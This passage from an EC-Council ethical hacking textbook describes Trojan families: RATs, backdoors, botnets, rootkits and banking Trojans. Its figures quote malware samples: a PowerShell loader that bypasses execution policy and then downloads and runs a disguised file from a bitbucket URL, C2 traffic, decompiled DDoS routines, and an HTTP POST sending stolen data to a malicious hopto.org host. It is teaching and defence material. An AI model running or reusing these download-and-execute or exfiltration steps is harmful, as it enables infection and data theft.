


Figure 7.6: Extracted VHD File

```
Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -
Force
$binaryData = @"

next Invoke-WebRequest https://bitbucket.org/
openheartplayercertlover/certlover2/downloads/S-Corp_AUELLC1.png -
O C:\Users\Public\S-Corp-AUELLC1.pdf; C:\Users\Public\S-Corp-
AUELLC1.pdf

"@
$bytes = $binaryData -split ' ' | ForEach-Object {
[byte][Convert]::ToByte($_, 2) }
$decodedText = [System.Text.Encoding]::UTF8.GetString($bytes)
$outputTextFilePath = 'C:\ProgramData\Aue1.pdf'
$decodedText | Set-Content -Path $outputTextFilePath -Encoding UTF8
Write-Output "Decoded text saved to $outputTextFilePath"
$scriptPath = "C:\ProgramData\Aue1.pdf"
&$scriptPath
```

Figure 7.7: Screenshot showing downloading of PDF as PNG

Some additional RATs are as follows:

- Parallax RAT
- AsyncRAT
- Xeno RAT
- Kedi RAT
- AhMyth
- MagicRAT
- NetSupport RAT
- StrRAT and Ratty
- MINEBRIDGE

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Backdoor Trojans

A backdoor is a program that can bypass the standard system authentication or conventional system mechanisms such as IDS and firewalls, without being detected. In these types of breaches, hackers leverage backdoor programs to access the victim's computer or network. The difference between this type of malware and other types of malware is that the installation of the backdoor is performed without the user's knowledge. This allows the attacker to perform any activity on the infected computer, such as transferring, modifying, or corrupting files, installing malicious software, and rebooting the machine, without user detection. Backdoors are used by attackers for uninterrupted access to the target machine. Most backdoors are used for targeted attacks. Backdoor Trojans are often used to group victim computers to form a botnet or zombie network that can be used to perform criminal activities.

Backdoor Trojans are often initially used in the second (point of entry) or third (command-and-control [C&C]) stage of the targeted attack process. The main difference between a RAT and a traditional backdoor is that the RAT has a user interface, i.e., the client component, which can be used by the attacker to issue commands to the server component residing in the compromised machine, whereas a backdoor does not.

For example, a hacker who is performing a malicious activity identifies vulnerabilities in a target network. The hacker implants the **networkmonitor.exe** backdoor in the target network, and the backdoor will be installed in a victim's machine on the target network without being detected by network security mechanisms. Once installed, **networkmonitor.exe** will provide the attacker with uninterrupted access to the victim's machine and the target network.

- **TinyTurla-NG (TTNG)**

  TinyTurla-NG (TTNG) is a backdoor Trojan operated by the Turla APT group, a Russian cyber-espionage threat group. This backdoor Trojan enables attackers to obtain remote access and control over infected systems, facilitating the exfiltration of sensitive data, execution of commands, and conduct of various malicious activities. Attackers utilize compromised WordPress-based websites as command and control (C2) endpoints for the TTNG backdoor. TTNG executes arbitrary commands on victims' infected machines to extract crucial information, particularly credentials from widely used password management software.

  Initially, attackers attempt to configure antivirus software exclusions to evade traditional detection mechanisms before deployment. Once the exclusions are successfully established, TTNG is written to the disk, creating persistence using batch files and exploiting a malicious Windows service known as "sdm." This process allows an attacker to gain initial access and then configure exclusions in the installed antivirus software, such as Microsoft Defender. After the successful establishment of the service, attackers can proceed with their malicious intentions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
POST <PATH-TO-C2-SCRIPT>-old.php HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary="-"
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:2.0.1) Gecko/20100101 Firefox/4.0.1
Content-Length: 175
Host: <HOST>

---
Content-Disposition: form-data;name="id"
Content-Type: text/plain

<ID e.g. eb6cec95>
---
Content-Disposition: form-data;name="gettask"
Content-Type: text/plain

-----
..
HTTP/1.1 200 OK
Date: Fri, 09 Feb 2024 19:01:17 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 28
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

rsp:C:\Windows\malware.exe">
```

Figure 7.8: Screenshot showing establishment of C2 communication by TTNG on the infected endpoint

Some additional backdoor Trojans are as follows:

- SmokeLoader
- BazarLoader
- Kovter
- POWERSTATS v3
- RogueRobin
- ServHelper
- SpeakUp linux backdoor
- Winnti backdoor
- Daxin
- SysJoker
- PortDoor
- GoldenSpy

Botnet Trojans

Today, most major information security attacks involve botnets. Attackers (also known as "bot herders") use botnet Trojans to infect a large number of computers throughout a large geographical area to create a network of bots (or a "bot herd") that can achieve control via a command-and-control (C&C) center. They trick regular computer users into downloading Trojan-infected files to their systems through phishing, SEO hacking, URL redirection, etc. Once the user downloads and executes this botnet Trojan in the system, it connects back to the attacker using IRC channels and waits for further instructions. Some botnet Trojans also have worm features and automatically spread to other systems in the network. They help an attacker to launch various attacks and perform nefarious activities such as DoS attacks, spamming, click fraud, and theft of application serial numbers, login IDs, and credit card numbers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.9: Functioning of Botnet

- **RDDoS**

  Source: *https://nsfocusglobal.com*

  RDDoS is a botnet Trojan capable of executing commands and performing DDoS attacks on target systems. It utilizes online parameters that allow attackers to differentiate the types of infected devices. It can also distinguish between sandboxes and real devices based on the operating parameters carried by the online packages.

  Once the online operation is successfully completed, the controlled terminal provides instructions verified by subsequent operations based on parameters including the first-byte value and instruction length. For instance, if the first byte of data is received as "0x02", it terminates the bot process, and when the first byte of data is "0x03", it ends the subprocess. However, if the first byte of data is received as "0x04", the corresponding command is executed through /bin/sh. Finally, if the first byte is received as "0x05", "0x06", "0x07", "0x08", or "0x09" with the data length exceeding 13, it executes the DDoS function.

```
LABEL_24:
    if ( ret > 13 )
    {
      v19 = sub_4017B7(recv_buf, v38);          // recv_buf[1] v38[0] = 5
      v20 = sub_4017A2(recv_buf, v38);          // recv_buf[5] v38[0] = 7
      v21 = sub_4017B7(recv_buf, v38);          // recv_buf[7] v38[0] = 11
      v22 = sub_4017A2(recv_buf, v38);          // recv_buf[11] v38[0] = 13
      v23 = sub_40178F(recv_buf, v38);          // recv_buf[13] v38[0] = 14
      v24 = _byteswap_ulong(v21);
      v25 = __ROR2__(v22, 8);
      v26 = __ROR2__(v20, 8);
      switch ( v30 )                            // recv_buf[0]
      {
        case 5:
          sub_400D2A(v19, v26, v24, v25, v23);  // IP Port delay_seconds data_length rand (UDP)
          break;
        case 6:
          sub_400935(v19, v26, v24, v25, v23);  // (ICMP)
          break;
        case 7:
          sub_400AC5(v19, v26, v24, v25, v23, 0, 1, 0, 0, 0, 0);// (TCP syn)
          break;
        case 8:
          sub_400AC5(v19, v26, v24, v25, v23, 0, 0, 0, 0, 1, 0);// (TCP ack)
          break;
        case 9:
          sub_400AC5(v19, v26, v24, v25, v23, 0, 0, 0, 1, 1, 0);// (TCP PSH ACK)
          break;
        default:
          goto LABEL_32;
      }
      goto LABEL_32;
    }
  }
```

Figure 7.10: Screenshot showing launching of DDoS attack by the RDDoS botnet

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional botnet Trojans are as follows:

- Horabot
- hailBot
- kiraiBot
- catDDoS
- ZeroBot
- XorDdos
- Nexus Android botnet
- Satori
- Torii botnet
- Qakbot
- Hide n Seek
- Ramnit
- Panda
- BetaBot

Rootkit Trojans

As the name indicates, "rootkit" consists of two terms, i.e., "root" and "kit." "Root" is a UNIX/Linux term that is the equivalent of "administrator" in Windows. The word "kit" denotes programs that allow someone to obtain root-/admin-level access to the computer by executing the programs in the kit. Rootkits are potent backdoors that specifically attack the root or OS. Unlike backdoors, rootkits cannot be detected by observing services, system task lists, or registries. Rootkits provide full control of the victim OS to the attacker. Rootkits cannot propagate by themselves, and this fact has precipitated a great deal of confusion. In reality, rootkits are just one component of what is called a blended threat. Blended threats typically consist of three snippets of code: dropper, loader, and rootkit. The dropper is the executable program or file that installs the rootkit. Activating the dropper program usually entails human intervention, such as clicking on a malicious e-mail link. Once initiated, the dropper launches the loader program and then deletes itself. Once active, the loader typically causes a buffer overflow, which loads the rootkit into memory.

- **Reptile Rootkit**

  Reptile is a kernel module rootkit primarily designed to target Linux-based systems. It offers advanced functionality, including a reverse shell and concealment abilities. Attackers can use this reverse shell functionality to easily take control of their target system. Additionally, this rootkit provides a port knocking feature, wherein it opens a specific port on the compromised system and stands by. This allows attackers to send magic packets to the system, which can be used to establish a connection with the C2 server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.11: Screenshot showing reverse shell using port knocking by the Reptile rootkit

Some additional rootkit Trojans are as follows:

- CEIDPageLock
- Wingbird
- GrayFish
- Finfisher
- ZeroAccess
- Whistler
- Fire Chili rootkit
- Purple Fox Rootkit
- Dubbed Demodex Rootkit
- MoonBounce
- Moriya
- iLOBleed

E-banking Trojans

E-banking Trojans are extremely dangerous and have emerged as a significant threat to online banking. They intercept the victim's account information before the system can encrypt it and send it to the attacker's command-and-control center. Installation of these Trojans takes place on the victim’s computer when he or she clicks a malicious email attachment or a malicious advertisement. Attackers program these Trojans to steal minimum and maximum monetary amounts, so that they do not withdraw all the money in the account, thereby avoiding suspicion. These Trojans also create screenshots of the bank account statement, so that the victim thinks that there is no variation in his/her bank balance and is not aware of this fraud unless he/she checks the balance from another system or an ATM. These Trojans may also steal victims’ data such as credit card numbers and billing details, and transmit them to remote hackers via email, FTP, IRC, or other methods.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.12: Working of E-Banking Trojan

Working of E-banking Trojans

A banking Trojan is a malicious program that allows attackers to obtain personal information about users of online banking and payment systems.

The working of a banking Trojan includes the following:

- **TAN Grabber**: A Transaction Authentication Number (TAN) is a single-use password for authenticating online banking transactions. Banking Trojans intercept valid TANs entered by users and replace them with random numbers. The bank will reject such invalid random numbers. Subsequently, the attacker misuses the intercepted TAN with the target's login details.
- **HTML Injection**: The Trojan creates fake form fields on e-banking pages, thereby enabling the attacker to collect the target's account details, credit card number, date of birth, etc. The attacker can use this information to impersonate the target and compromise his/her account.
- **Form Grabber**: A form grabber is a type of malware that captures a target's sensitive data such as IDs and passwords, from a web browser form or page. It is an advanced method for collecting the target's Internet banking information. It analyses POST requests and responses to the victim's browser. It compromises the scramble pad authentication and intercepts the scramble pad input as the user enters his/her Customer Number and Personal Access Code.
- **Covert Credential Grabber**: This type of malware remains dormant until the user performs an online financial transaction. It works covertly to replicate itself on the computer and edits the registry entries each time the computer is started. The Trojan also searches the cookie files that had been stored on the computer while browsing financial websites. Once the user attempts to make an online transaction, the Trojan covertly steals the login credentials and transmits them to the hacker.

  Some methods used by banking Trojans to steal users' information are as follows:

  - Keylogging

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Form data capture
- Inserting fraudulent form fields
- Screen captures and video recording
- Mimicking financial websites
- Redirecting to banking websites
- Man-in-the-middle attack

- **E-banking Trojan: CHAVECLOAK**

  Source: *https://www.fortinet.com*

  CHAVECLOAK is a banking Trojan employing sophisticated methods to exfiltrate financial data from targeted users. The attack commences with the downloading of a malicious ZIP file disguised as a PDF, subsequently leveraging techniques like DLL side-loading to execute the malware. Through this process, attackers gain the ability to freeze the target's screen, capture keystrokes, and generate deceptive pop-ups. The ultimate goal is to pilfer the victim's login details and other confidential information.

```
E8 21 F4 FF FF          call    sub_6B6EF8
FF 75 A8                push    [ebp+var_58]    ; L"04/M/"
8D 55 A4                lea     edx, [ebp+var_5C]
A1 88 8F 6D 00          mov     eax, off_6D8F88
8B 00                   mov     eax, [eax]
E8 E8 70 00 00          call    sub_6BEBD4
FF 75 A4                push    [ebp+var_5C]    ; "Merc-BTC-1.J-ACCOUNTINGPC-7C1C56F7"
8D 55 A0                lea     edx, [ebp+var_60]
B8 E8 82 6B 00          mov     eax, offset dword_6B82E8
E8 FF F3 FF FF          call    sub_6B6EF8      ; Cmd.txt?
FF 75 A0                push    [ebp+var_60]
8D 45 E0                lea     eax, [ebp+var_20]
BA 04 00 00 00          mov     edx, 4
E8 9F 30 D5 FF          call    sub_40ABA8
E8 8A E8 D6 FF          call    sub_426398
DD 5D E8                fstp    [ebp+var_18]
9B                      wait
FF 75 EC                push    dword ptr [ebp+var_18+4]
FF 75 E8                push    dword ptr [ebp+var_18]
8D 55 E4                lea     edx, [ebp+var_1C]
A1 EC 8F 6D 00          mov     eax, off_6D8FEC
E8 63 F8 D6 FF          call    sub_427388
8D 45 9C                lea     eax, [ebp+var_64]
8B 4D E4                mov     ecx, [ebp+var_1C]
8B 55 E0                mov     edx, [ebp+var_20]
E8 ED 2F D5 FF          call    sub_40AB20
8B 55 9C                mov     edx, [ebp+var_64] ; "http://comunidadebet20102.hopto.org/SH/04/M/Merc-BTC-1.J-ACCOUNTINGPC-7C1C56F7Cmd.txt?3:39:50 PM"
8B 45 FC                mov     eax, [ebp+var_4]
E8 9E FD FF FF          call    sub_6B78DC
```

Figure 7.13: Screenshot showing the assembly code for uploading the stolen data

```
POST /SH/cnx.php HTTP/1.0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 289
Host: comunidadebet20102.hopto.org
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/3.0 (compatible; Indy Library)

idOp=1.J&idMec=EA-8B-D3-34-E4-48&IDhd=7C1C56F7&IDpc=ACCOUNTINGPC&InfoDados=%0D%0A---%3CBrad.JU%3E---
%0D%0AUS%3A+ABCDEFGHIJK%0D%0ASN%3A+test1234%0D%0A---%3CBrad.JU%3E---%0D%0AEA-8B-D3-34-
E4-48+7C1C56F7+ACCOUNTINGPC%0D%0A2024-02-07+1%3A41%3A27+PM%0D%0A%0D%0A&TipoInfoHTTP=Brad_JUJU&chave=12
3HTTP/1.1 200 OK
Date: Thu, 08 Feb 2024 00:41:01 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 4
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Figure 7.14: Screenshot showing the HTTP POST request for the stolen data

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional e-banking Trojans are as follows:

- Grandoreiro
- Ursnif (Gozi)
- Nexus
- DanaBot
- QakBot (Qbot)
- Ramnit
- IcedID
- Emotet

Point-of-Sale Trojans

As the name indicates, point-of-sale (POS) Trojans are a type of financial fraudulent malware that target POS and payment equipment such as credit card/debit card readers. Attackers use POS Trojans to compromise such POS equipment and grab sensitive information regarding credit cards, such as credit card number, holder name, and CVV number. Since POS plays a critical role in the retail industry, these Trojans will have a greater impact on retail businesses and retail customers. The magnetic stripe on a credit card consists of two tracks, namely called TRACK1 and TRACK2. These are critical for completing the transaction using a POS device. Track1 and Track2 comprise critical information related to the credit card. Once a POS Trojan affects and compromises a POS device, it attempts to grab the TRACK1 and TRACK2 information of the card that is inserted in the device. Once the attacker acquires this information, he/she gets full control of the card and can easily perform financial fraud.

- **Prilex POS**

  Source: *https://securelist.com*, *https://www.broadcom.com*

